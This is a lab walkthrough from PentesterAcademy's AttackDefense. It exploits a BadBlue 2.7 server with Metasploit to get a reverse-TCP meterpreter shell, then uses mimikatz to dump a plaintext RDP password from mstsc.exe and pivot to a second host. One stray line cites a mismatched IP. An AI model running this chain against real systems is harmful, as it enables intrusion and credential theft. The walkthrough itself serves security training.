
ATTACK
DEFENSE
by PentesterAcademy

Name	Dumping RDP Credentials
URL	https://attackdefense.com/challengedetails?cid=2399
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.26.190
Victim Machine 2 : 10.0.25.63
root@attackdefense:~#
```

Step 2: Run a Nmap scan against Victim Machine 1.

Command: nmap 10.0.26.190

```
root@attackdefense:~# nmap 10.0.26.190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 10:33 IST
Nmap scan report for 10.0.26.190
Host is up (0.057s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.26.190

```
root@attackdefense:~# nmap -sV -p 80 10.0.26.190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 10:33 IST
Nmap scan report for 10.0.26.190
Host is up (0.055s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for badblue server. We will use the PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.26.190
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.26.190
RHOSTS => 10.0.26.190
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.26.190
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.26.190:49899) at

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3872 to 4172...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Investigate all running processes.

Command: ps

```
1092  772   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1128  772   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
1140  772   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1264  772   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1304  4368  mstsc.exe             x64   1        ATTACKDEFENSE\Administrator   C:\Windows\System32\mstsc.exe
1376  772   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
1388  772   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
1400  772   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
1420  772   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
```

We can notice, mstsc.exe process is running so there might be an active RDP session.

About mstsc.exe:

“Creates connections to Remote Desktop Session Host servers or other remote computers”

Source:
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mstsc

Step 8: Load kiwi extension

Command: load kiwi

```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

We can notice, the password is encrypted and this configuration is for the second target machine i.e "**10.0.26.94**"

Step 9: Check if there is any active session running or not using kiwi i.e Mimikatz

Command: kiwi_cmd ts::sessions

```
meterpreter > kiwi_cmd ts::sessions

Session: 0 - Services
  state: Disconnected (4)
  user :  @
  curr : 9/3/2021 5:07:42 AM
  lock : no

Session: *1 - Console
  state: Active (0)
  user : Administrator @ ATTACKDEFENSE
  Conn : 9/3/2021 5:00:29 AM
  logon: 9/3/2021 5:00:32 AM
  curr : 9/3/2021 5:07:42 AM
  lock : no

Session: 65536 - RDP-Tcp
  state: Listen (6)
  user :  @
  lock : no

meterpreter >
```

We can notice, one RDP session is active. We can easily dump the passwords from mstsc process

Step 10: Dump the plain-text password from mstsc princess.

Commands: kiwi_cmd ts::mstsc


```
meterpreter > kiwi_cmd ts::mstsc
!!! Warning: false positives can be listed !!!

| PID 1304      mstsc.exe (module @ 0x000000000D5AFCB0)

ServerName                                [wstring] '10.0.25.63'
ServerFqdn                                [wstring] ''
UserSpecifiedServerName                   [wstring] '10.0.25.63'
UserName                                  [wstring] 'Administrator'
Domain                                    [wstring] 'ATTACKDEFENSE'
Password                                  [protect] 'harry_123321'
SmartCardReaderName                       [wstring] ''
PasswordContainsSCardPin                  [ bool  ] FALSE
ServerNameUsedForAuthentication           [wstring] '10.0.25.63'
RDmiUsername                              [wstring] ''

meterpreter >
```

This revealed the flag:

Second Target Machine Plain-Text Password: harry_123321

Step 11: Take the RDP of the second machine using the discovered username and password.

Command: xfreerdp /u:administrator /p:harry_123321 /v:10.0.25.63
y



We have found the second machine flag.

Flag: fdd2ef1b8c509f1c3ef48693438bdce0

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)
2. MSTSC (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mstsc)
3. Kiwi i.e Mimikatz (https://github.com/rapid7/metasploit-framework/blob/master/lib/rex/post/meterpreter/ui/console/command_dispatcher/kiwi.rb)